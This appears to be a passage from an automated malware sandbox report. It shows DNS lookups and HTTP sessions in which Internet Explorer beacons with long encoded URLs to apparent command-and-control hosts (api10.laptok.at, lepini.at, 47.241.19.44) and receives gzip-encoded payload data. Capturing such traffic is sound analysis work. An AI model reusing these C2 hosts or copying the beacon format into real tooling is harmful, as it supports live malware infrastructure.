Nov 20, 2020 05:22:10.099726915 CET	192.168.2.3	8.8.8.8	0x4866	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 20, 2020 05:22:14.206931114 CET	192.168.2.3	8.8.8.8	0x697d	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 20, 2020 05:22:18.780000925 CET	192.168.2.3	8.8.8.8	0xa5c4	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 20, 2020 05:22:43.863049030 CET	192.168.2.3	8.8.8.8	0xf938	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Nov 20, 2020 05:22:48.893384933 CET	192.168.2.3	8.8.8.8	0x4a1e	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Nov 20, 2020 05:22:49.031866074 CET	192.168.2.3	8.8.8.8	0xc92	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Nov 20, 2020 05:22:50.895576954 CET	192.168.2.3	8.8.8.8	0xfa1b	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 05:21:26.077285051 CET	8.8.8.8	192.168.2.3	0x56f7	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 20, 2020 05:22:10.135334015 CET	8.8.8.8	192.168.2.3	0x4866	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 20, 2020 05:22:14.551887989 CET	8.8.8.8	192.168.2.3	0x697d	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 05:22:18.815578938 CET	8.8.8.8	192.168.2.3	0xa5c4	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 20, 2020 05:22:44.205674887 CET	8.8.8.8	192.168.2.3	0xf938	No error (0)	c56.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 20, 2020 05:22:48.920638084 CET	8.8.8.8	192.168.2.3	0x4a1e	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Nov 20, 2020 05:22:49.362152100 CET	8.8.8.8	192.168.2.3	0xc92	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 20, 2020 05:22:51.208616018 CET	8.8.8.8	192.168.2.3	0xfa1b	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 20, 2020 05:25:42.200148106 CET	8.8.8.8	192.168.2.3	0xfd2d	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- c56.lepini.at
- api3.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49728	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 05:21:26.361097097 CET	318	OUT	GET /api1/gQZiH3BmbQ7_2Fm1_2FzRJz/mA58vy7crp/h_2FMdFAmZvkx3oav/jpQlDfvKkUcF/z_2Fv3xe_2B/RtljYzmseysp8M/J9LXCgQX_2FGwaxrM5sll/oxrubqlcpnG3kk6w/rpyvZ2CBr362h4G/DNuto7rxaoKv5pC1dJ/zEIjo7pZv/h5CPg1ZPJuExR0S2nVAn/7CdYizrq7KKmXhFDsWl/GsSN38SYzqX3qIhrq9a2Rm/vOwx2SjF7KMgu/_2FPoQPm/rFHqhPu3IMku5cmhub_0A_0/DrC2MjXzKK/jj9C8RumHF7pnVY_2/FAD8yOK_2BFT/MxX5y2lsWM/V6y HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 20, 2020 05:21:27.293613911 CET	319	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 20 Nov 2020 04:21:27 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49740	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 05:22:10.418399096 CET	4262	OUT	GET /api1/HepzZx2kCuDwmeOQzvnl/pYC9yZFBIyaKECxGK0e/aRjir2j_2FD0Cs2y6LC1fn/UI6Iu_2FTpGMx/iwNkVdtq/4RAm36fJE_2BBIz2mpTpCMm/XnYyDK_2Fz/MiJoJBmpDAaTWVp1B/daSoJy_2FyS5/PuWvoglkSmx/qz2BTPi06QBrho/noUwfa_2FU_2BYCqTU3gC/NlevHPEUQyxG_2F5/4RKnQYuO3c2ETpt/rfleViaqwq1snPaMMc/vec7JAn9w/6IG6FBznQA00j0qPOZSG/_0A_0DZMwSFDBhuNf54/7SFAeYx_2BlJe9QVm8Vh5X/7k9AL4BWBHPhI/R_2Bii7A/8kTBHJT5wlqrWOd/j HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 05:22:11.459002018 CET	4265	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 04:22:11 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a c5 6e ec 40 10 45 3f c8 0b 33 2d cd cc ec 9d 71 cc cc 5f ff f2 a4 28 8a 94 4c c6 ee ae aa 7b 8e a7 73 8e 1f 25 9c 00 53 49 e5 26 0d 27 5f 16 a3 50 98 10 60 e6 36 9e 39 15 17 5d 05 6b 9d 70 5f 59 26 3e 2a 8a 9e ba b2 f1 6f 1f 14 7a 72 d4 f6 71 67 86 8d aa 37 b1 1a c0 b9 c6 3c f7 e7 df 9c d3 c5 0a a2 d9 2b 76 b5 f0 db a8 76 0d ad 2e db ba ca 83 d1 5f d6 a7 de c0 e2 7d e2 cf 8f 7b 0e 40 a1 15 12 ce cf 9a cb 89 4b 9b e1 ca 6c fa 31 58 ac 4e f9 e8 7e 8c c1 7e fc 98 7e 57 8b c3 b4 a8 2f 45 a9 9b aa 2f b1 46 c9 c6 e4 56 b5 30 ee cd a8 9f f9 a0 c3 3a 34 ed 8e fd 0e d5 7e 78 7b d1 aa 1e a6 19 d3 c4 4f d0 01 76 df 2a e6 74 d5 d1 ad d6 94 38 c5 b5 a2 6d 8c 99 c3 35 2b e4 cd 3a c0 7e 76 e7 2d 08 c4 e3 ac 58 ff 5d b4 12 72 a2 b3 00 0a 7d 9c 26 b5 52 2b d9 28 2a 21 2e 6c 61 5e e7 e1 a0 5a 4c 50 04 2a 3b 8d 76 2d 71 cf 6e d5 62 58 85 08 89 c9 71 71 b4 5f 80 b7 e8 01 25 b1 8c 61 e8 d7 e0 d9 2d e7 3d 2a 94 ac 7a 9c c3 74 98 1a 1f 06 99 2c a2 de 51 e4 32 85 50 db d9 80 0e cc 22 c8 84 25 8e 2f a7 9e 95 61 3d 3f 1a a0 ec 44 9c ab 95 fe 70 db 4f 60 73 d0 89 32 9d f0 42 4a 66 17 be 70 04 7b 2b 12 de fa a6 8e 1f 29 c6 37 87 4f a3 88 4b 62 b4 87 ad e5 bf 1b 34 6f 62 55 32 65 ba 37 d5 01 37 4b 11 b6 54 e2 7b ff 78 35 69 bb 98 3e 93 d7 1f 49 68 0d cb b4 0e ca 9a 13 20 c3 53 80 90 3c b4 58 a0 c6 e0 94 ea 01 30 64 70 9a 95 a0 b0 18 3d 34 c7 c8 85 9c 6d fc 74 e5 ee d4 43 91 bf 76 15 d8 62 4e 6e f1 de 42 fd 88 58 3d b3 8c c6 87 e3 97 58 5a 2e 3d 59 99 3a b4 52 8b 66 b8 79 c2 fd b8 6b d2 b3 69 31 49 27 22 1c 4b b4 70 b0 b6 83 75 a2 ab 56 0c 7e f0 50 0d 5f 67 e2 f6 70 5e 42 14 22 32 01 dd 2b 44 a8 93 3a 50 78 29 46 3c 5b 17 7e 77 81 bb 47 a1 64 12 7e fe a1 c0 77 56 21 48 fc f5 c8 2d b8 d3 9c 4b 57 a0 ab 0d 0f 8b 66 fe 0e 3f 9f 7b 65 3a e0 3c 84 5b 41 33 f8 04 c6 95 3d 2b e5 a6 84 25 ef f9 e5 cb 41 54 98 dc 90 d9 fe 96 d5 10 41 4d 8d f1 bb 55 f1 75 a6 1f e7 3c 56 e3 06 fc 04 e5 d8 f4 6c b1 fb 21 dd cf f1 8e 99 79 78 ac f5 97 b9 03 2d 8c d9 76 0c bd 6b 74 5e 91 30 04 73 a4 1e 5b 78 bf 8f 67 9e 5f 7a bc fe 86 f6 8e a3 ee c5 85 ad 3f af 6b 42 3e a2 fa c8 22 88 67 a4 4e 10 95 49 cf 03 f5 b8 41 d9 ed 75 dd ea 98 05 3d 2d aa 43 8b be d0 f5 63 a6 aa fc 96 cf ba 60 02 fb 8a 92 16 72 cb e0 cc 2b 7d 33 02 bb 66 0b 54 2a 60 4c cd c3 9a a0 cd ea 94 92 79 76 71 51 ea 42 30 30 d5 31 3e 87 78 c1 45 26 75 04 32 d9 17 14 f6 26 08 e3 a5 e1 3e f9 c1 71 43 04 c3 a5 a5 79 3b 75 76 75 a4 29 f7 cc 98 be d1 c4 3b a1 6d 9b 88 9f 38 d3 96 d6 78 75 06 60 1f 86 57 3d 21 64 6c c0 e6 c0 da c3 1e c5 a1 c6 a9 74 bb d3 02 48 e5 bc 88 b8 98 09 5a 3b 80 59 83 8b 32 24 72 b7 21 d6 49 e2 0c 35 75 8e 2a 15 0f 8d 65 92 f6 8d 57 2c 46 98 42 6e 78 69 62 23 86 8a ee eb 25 a3 13 89 e7 f8 36 a3 65 ae 25 25 68 97 ce ec 5f f5 e0 a7 95 89 68 73 b8 a2 0c 68 26 e2 f3 33 a2 7d 45 04 97 d7 48 6c 1b 4b 0d b9 89 2f 83 78 11 6d 47 c4 27 46 bd f6 ef 3a 1d 79 bf 46 6b 7c fa 7e 57 84 53 f9 05 90 77 2f 10 66 c8 e8 22 35 69 b8 e3 b2 9e 49 58 81 dd e1 9d aa 6b 39 bf 63 e5 d0 7b 42 fb db e2 49 97 47 8e b6 d8 cb b7 a2 f9 e8 4a 18 75 2c 03 70 25 8b f7 bb 2a cc 91 79 7d 3e 63 87 97 12 ab 78 ba Data Ascii: 2000n@E?3-q_(L{s%SI&'_P`69]kp_Y&>*ozrqg7<+vv._}{@Kl1XN~~~W/E/FV0:4~x{Ov*t8m5+:~v-X]r}&R+ (*!.la^ZLP*;v-qnbXqq_%a-=*zt,Q2P"%/a=?DpO`s2BJfp{+)7OKb4obU2e77KT{x5i>Ih S<X0dp=4mtCvbNnBX=XZ.=Y:Rfy ki1I'"KpuV~P_gp^B"2+D:Px)F<[~wGd~wV!H-KWf?{e:<[A3=+%ATAMUu<Vl!yx-vkt^0s[xg_z?kB>"gNIAu=-Cc`r+}3fT*`L yvqQB001>xE&u2&>qCy;uvu);m8xu`W=!dltHZ;Y2$r!I5u*eW,FBnxib#%6e%%h_hsh&3}EHlK/xmG'F:yFk|~WSw/f"5iIXk9c {BlGJu,p%*y}>cx

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49741	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 05:22:12.604852915 CET	4473	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 20, 2020 05:22:13.371323109 CET	4474	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 20 Nov 2020 04:22:13 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49742	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 05:22:14.830893040 CET	4475	OUT	GET /api1/WcqsDWYRDWX9VzX2/6cY_2FMHhq53Bfb/KoBaiBSx8IIxkeptxy/r8f3nvVNB/Uxnn1SyznitKnjOi8hCe/ohSe08D DAeFHGbAN_2F/0Spr_2FCjhgaXo0BixRxlK/gRR6Am8dlGdUj/bXxlH1YY/oAmZLTvZixjJMYkbcvNceUF/TE7QVGk 6pc/MryulOKAB6hK5uuEq/Ip0vKVpaDGvV/oHnOmnuADTL/DZ7XRbtQiU_2BP/uUPkwFUayXFIpo3sPb5cI/f7KYlO Clbx19_0A_/0DuyZdVLuLk6jXr/RUPYRyzRPa2TXuqypX/gKjtwBKzB/hGbhX_2Bp7cII1KXeu9F/UHr0GT1Kn/m HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 20, 2020 05:22:15.833527088 CET	4477	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 04:22:15 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a 45 b6 83 40 14 44 17 c4 00 b7 21 ee 10 5c 66 10 dc dd 56 ff f3 4f e6 a1 a1 5f 57 dd 4b d2 dc 00 f6 4e f3 e3 e2 49 06 3f b5 1d 73 97 c5 05 11 f5 cd 87 bb 67 9f 88 a3 fc e7 2e 6c 0d 7a df 51 ed f9 40 a3 ad bb a7 9c 05 16 21 fc dc b4 49 71 8a 80 f6 13 4b 77 ef 04 6e 4f 99 1f b9 60 c3 2a 0f 8f 0d e8 13 83 7e 35 82 02 66 53 fd 49 32 d9 11 d9 a6 48 c3 f4 e6 d1 74 82 2f 36 3e e9 c1 a5 7f 1c 55 6d 9d d4 d9 a8 0b 8a 33 48 07 45 a3 5d 17 8e 61 6c 54 96 9d c9 51 4b 61 09 b6 e1 c1 59 27 ae 33 55 f7 a4 5e 6c 64 46 b0 89 21 4a fb a1 ef ae 7e 87 03 5a 16 85 e4 90 40 0b d5 a3 68 63 3a b3 a5 f3 ca bf 78 61 b6 f4 7a f4 6e 67 86 c0 e8 83 66 ca bd e1 d5 a3 05 75 f0 89 e7 ba 2e 87 15 ce d5 b5 d3 ee 89 4e 69 f0 8b 37 59 d5 b7 67 aa 80 52 9e 84 ed b5 2c 95 be d6 a9 3d 8d 3c 0a 4e 34 53 87 c6 81 dc 09 fa fc ae 01 51 45 36 7d 1c c5 8e 5a fa b5 9a af 03 36 33 f1 d9 f9 60 fa 5e 7c 77 35 03 07 30 9c 8a 1f 53 26 4e 73 9b 22 8f 85 7e 83 a2 11 91 5b 75 5f f9 3e bf df 4b 51 68 21 11 85 3a 9c 85 f4 cc 3e 37 c8 63 49 54 91 f1 9e 09 19 3f 45 70 10 ae 4f 84 95 cc f7 a6 03 32 71 54 d4 5f cf 88 81 64 4c 79 b9 b3 9c 98 b3 8e 0a fa 3a 88 aa bc f5 30 4a 63 88 c3 c8 d2 59 bf b7 da 8a 3d ae aa 0e e4 1b 6f 86 66 8b 40 28 c8 22 40 bb 08 c9 90 9f 00 c1 4a 00 c5 f6 19 c4 4c 7f 5b 61 e5 fb bc d6 28 7d ad 84 dd 42 1e f4 72 29 84 d7 da 67 0e 06 99 a0 8c 58 28 f2 1d 56 e0 67 db 4c e6 4d 93 6c ec cf 55 d9 80 15 da 5a ce f2 b5 f5 ad ed fe 0a 0f e5 93 e9 e4 a4 02 41 e1 e0 45 2f 3f 4f 3d 3a 22 b3 3d 83 76 50 b1 61 a9 bc d0 2c e5 52 fa db b4 55 01 68 09 03 d0 b1 db ee 92 3d 35 01 56 6f e5 1f 82 e4 75 df f4 5b 2e 91 e4 46 82 a3 bc bc 97 eb 21 ed e2 e3 f5 32 fe 6a e5 70 93 f5 f1 5d c1 8b e7 e2 3a 3c 69 41 d2 e7 67 ff a2 ea 8e 50 bb ae 2d 51 bd c6 e2 a8 8c 2d 6b 51 d8 4d 25 b6 70 a4 69 0b da 1f bf 5e 92 2c 3f 7a 65 48 4b 50 ed c4 ad 37 6f 6b 55 6b ca cc 03 02 34 4c 7c 9c a4 19 fa 14 f3 70 ac 64 9f 0f f 9 cb 19 40 f8 e9 b4 90 16 ce 9e 61 9b 61 54 f9 38 db 21 bb ec 5c 2d 67 be 72 c6 e5 df 3a d4 c3 a0 e6 d7 c3 60 46 58 62 6 5 d2 b9 d1 ee f5 63 f6 40 2b 0d e1 04 65 59 c8 11 10 d4 63 a1 e3 17 eb 40 5a 61 22 a6 99 72 8f b4 02 b7 b2 ee ef 8c 62 d c c7 df 86 2e a3 9c 73 f9 1e 54 5e 8e 79 60 e5 8c c3 fb 3b fc 44 19 52 b3 d5 5e c4 eb fd c5 dc e3 98 70 fa b2 8c 4f 11 8b 47 e1 cd 77 73 aa f6 a5 5d cc f1 9b 00 40 c1 5f 0c ca 53 2d c8 89 15 6b 2e 06 0a 85 bb 6f 78 25 d3 ca 2e 64 01 50 11 96 4b b1 2e 36 8e 69 68 23 41 1f c2 26 2a 8a ac c3 e5 32 0c 91 b1 15 ff 2d 8f 98 19 df 83 72 ed 15 30 a9 9d 78 ae 4e f4 ea 26 75 0b 85 4b 44 0b 66 9f 33 52 dc 27 59 05 31 4d a7 e3 be 45 9d 1b 06 e5 64 a5 a4 02 86 55 9a 62 f4 95 26 bc 4d 20 3c e4 8f 0a dc f3 08 32 5d 17 b0 ee 22 73 c4 88 03 0e 21 17 8a 54 fa 90 ee 6a ba 1b 99 8e 89 65 20 05 96 d8 0d d6 a7 06 b6 88 a0 aa b2 6f ef 32 c4 b9 d9 31 ce ad f0 91 64 1d 56 a7 13 e8 ad 6b bf 7e 5b 69 13 ef d1 c8 b8 ab 95 1d d2 25 2c e8 b4 ca ac 93 c3 84 02 72 65 f0 01 5a 34 2a 09 f1 f5 40 d9 a0 81 1d b6 02 ab 97 0c da 33 5e 5a a1 22 7c 33 18 fc 50 05 45 93 2c 26 99 06 7f 2e c7 80 6e ad 23 20 af 51 3e 5b ca 79 aa 99 af af 9d dd 9c 88 4b 31 82 e6 d0 d6 Data Ascii: 2000E@D!\fVO_WKNI?sg.lzQ@!lqKwnO`*~5fSI2Ht/6>Um3HE]alTQKaY'3U^ldF!J~Z@hc:xazngfu.Ni7YgR,= <N4SQE6}Z63`^\w50S&Ns"~[u_>KQh!:>7cIT?EpO2qT_dLy:0JcY=of@("@JL[a{}Br)gX(VgLMlUZAE/?O=:"=vPa,RUh=5Vo u[.F!2jp]:<iAgP-Q-kQM%pi^,?zeHKP7okUk4L|pd@aaT8!\-gr:`FXbec@+eYc@Za"rb.sT^y`;DR^pOGws]@_S-k.ox%.dPK. 6ih#A&*2-r0xN&uKDf3R'Y1MEdUb&M <2]"s!Tje o21dVk~[i%,reZ4*@3^Z"|3PE,&.n# Q>[yK1

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49743	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 05:22:17.230957031 CET	4747	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 20, 2020 05:22:18.037843943 CET	4748	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 20 Nov 2020 04:22:17 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49745	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 05:22:19.093193054 CET	4749	OUT	GET /api1/Ode7pmXhCEdXxTRBf_/2FHH_2FBp/_2BnsalNz0lmkH5x1mmt/xHl6WQifJFf5CBgok3l/bn3XVAGXUe WigiJUOcLQWD/c2roXTQ2nkZbG/M_2FMDPg/RMcD_2FfR_2FfjyYIlNFV_2/BaGZ2rH4vj/6jogYZYijMsSboygs/S vxVVPCKWphR/VUg4AeMl2sx/6_2FAxA2ms8rKx/ICLWxB1ZuqvjIAU92vsk7/bigoAHVM9eJoWAJe/2u2_2FVoWlqH 3Ft/Wqo08LsOYeWuLlPepq/yBPc_0A_0/DpBN_2Bc1hK_2BzOEfhW/86UE6S6NpYhT5yFlxam/wY_2BlPzb_2BfGYw kL90Le/XnKUFDbHepNQE/sCy HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 20, 2020 05:22:20.085582018 CET	4751	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 04:22:19 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 34 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d d4 c5 91 85 00 00 44 c1 80 38 60 1f 3b e2 ee ce 0d 77 77 a2 df cd 60 aa de 54 17 39 a6 bf 1d fc 45 c4 ad c1 78 3a f9 8f 6a 67 1f 64 f9 66 90 e4 79 86 9a 61 8e a8 a9 8f 01 91 00 eb 9b 2d b4 18 13 10 47 fc 10 4c 70 24 9e d1 b5 ca af b2 26 d0 95 00 5c 5b 74 73 a0 be 17 b2 24 ee 2a 72 78 38 4a cf 87 38 7d 37 a1 47 dd 14 84 56 98 a6 cd d6 1d 52 e9 a4 7b 13 64 a7 3d de 19 9a bd 18 09 50 d9 8c 15 6b 43 8b 91 21 04 17 c2 d5 fb 96 1b e4 81 f6 05 39 58 62 e9 a7 4c 7b de 8f d2 89 1e 56 39 2e 94 20 42 8e ee f8 5a a6 0a 9e 8a 92 04 f3 e4 a0 3a 3a 5c 7b 5d 0e df 6b 60 f1 2c ef 20 8c aa 9a 50 e1 01 5f f5 24 9a 9b e9 e3 9a 32 01 1a f3 a7 84 7e 11 c3 22 ce 62 9e 4f 4c a2 01 b3 9f f4 d0 0f b5 7d 39 40 14 cc a6 f3 92 be 45 60 23 18 f7 94 b0 58 ec 4c 2a d7 b6 61 ff ad 21 ba 1a 61 14 f9 08 5a 4c 97 39 cd d8 8f e7 71 65 12 ee a5 43 53 02 eb 67 14 cc 06 9a 7b ae 12 f8 b8 96 a7 57 2e bb 02 4d a1 27 c4 e5 f9 37 93 57 5b 04 72 b8 f1 cb 1f a7 13 2b 5e c4 f8 ed 39 a9 42 01 fd 86 08 e9 0a a9 dd c3 2d 15 9d 7e a0 42 94 4e 8e 0a 24 3e 9a be 5f 35 4d 02 ac 79 03 82 c9 45 99 fc e9 67 fc 39 8e b3 2e 3a 65 db 3b 61 90 f7 59 39 16 f7 c8 7f 41 6d b8 6c 2b 2d 6c 8c 6e 90 06 6e 6c 78 e2 ce 34 3f 29 a9 83 9f 35 74 af cf 58 79 18 75 42 a0 70 cf 62 86 84 88 f7 60 9b ca a4 c7 db 5c ac 6c 40 cb d1 e1 37 8e ac 01 1b 24 b5 05 5c 43 3d 1b 17 18 96 31 2c 67 5b b9 84 0b 33 2f bf ce 7a 35 f3 0b 3b 3d 7a 3a 25 20 c6 8e 4a b9 63 c3 e3 7f 70 bf 4f 49 67 b9 de 92 cf 81 92 cb 0c 67 21 ee f5 56 2b ba 8f 73 e5 eb 07 c4 ec 81 24 aa dc 4e 98 94 a3 4a 47 4a 48 52 98 fc f2 97 9c db b5 c1 29 bd a1 0a 34 f4 73 0e 37 3f f6 73 90 a7 3e c4 48 9b d0 b6 c7 61 d2 82 40 36 01 a5 f9 13 f7 e0 66 70 02 06 0f 6f c8 b4 75 0a a8 c8 f7 52 e9 d0 c6 1c 23 78 8b 63 b0 5f 70 29 9a 8e a1 b1 0f 59 84 9c 97 0e 9d b4 56 95 00 74 01 8b 85 2a ce 1d c2 8c b9 93 9f 6b 47 e3 bc 2d 73 34 ba bf 08 5d 5a b7 bb 41 b7 b1 f2 1c e5 3a 23 e8 5c e7 eb 5f cd cc 6e 42 fb 9d a0 a1 2a e2 af ec 59 ec 0a 85 d0 14 66 20 82 61 5e 44 0f 4d 1a d2 c2 ea 34 df e0 34 27 fc 40 b9 05 49 6a 80 7c 41 f4 c6 fe 95 34 99 be e1 9b 36 e3 a4 ee e9 b9 59 c7 7a 5c f8 af e1 eb f9 40 1a d1 ad 61 dd 6c 58 a0 9 e de de 29 bf d9 21 40 0b 27 10 3c 49 17 38 eb aa f8 98 2c 85 08 5f fc f2 75 55 6d d4 b8 bd 72 0b dc d2 f6 7d 47 26 06 1b 48 b7 90 17 bd 81 91 f5 cc 5b 5f 38 92 23 2f 00 57 a5 c0 d4 7e 2d 47 8e ad 72 54 2c 30 72 98 a8 de 34 7f 16 77 4e 4e cf 66 c1 a3 4f f9 ce d0 7a 85 21 96 84 1f 26 18 71 24 bf 0e d5 ed cf cd 3e 3f ea 60 f1 9e 1a dd b1 1b f2 ce 8c 09 ca fd d6 22 3e a2 f4 18 2d db c7 e3 b2 4f 30 cd b9 cf b6 7f 9b bc 01 8e 26 23 42 43 a9 d3 3a d9 f6 97 53 43 43 cc 42 0b e1 6b 0a 98 cd e6 8c 4d 96 c3 d7 fc 1a e4 f3 c8 49 88 cf 24 fb c6 b1 9b ca df 00 49 74 c5 f8 77 2f 08 c6 94 a9 b1 b2 60 d9 b3 78 ab dd 55 c3 8c 44 d7 76 7c 8d 7c 22 56 7c 75 18 cb b1 76 98 92 ab 13 c5 85 1c ff 14 28 85 4c 8d 74 ea a1 81 76 a9 06 09 2e 46 76 0e dd c2 f2 e0 1b 90 fd 55 24 aa 15 33 7f 15 b6 a6 23 cb 35 fe a0 05 ee 20 1a fb d1 37 d1 59 47 06 ef 64 52 1b 9c b3 4d b7 56 ae 4f f4 89 d6 68 43 9f 1c 7d f6 c3 1c 82 83 e1 32 b2 6c a3 c5 50 6a 62 9a e5 9c Data Ascii: 740D8`;ww`T9Ex:jgdfya-GLp$&\[ts$*rx8J8}7GVR{d=PkC!9XbL{V9. BZ::\[]k`, P_$2~"bOL}9@E`#XL* 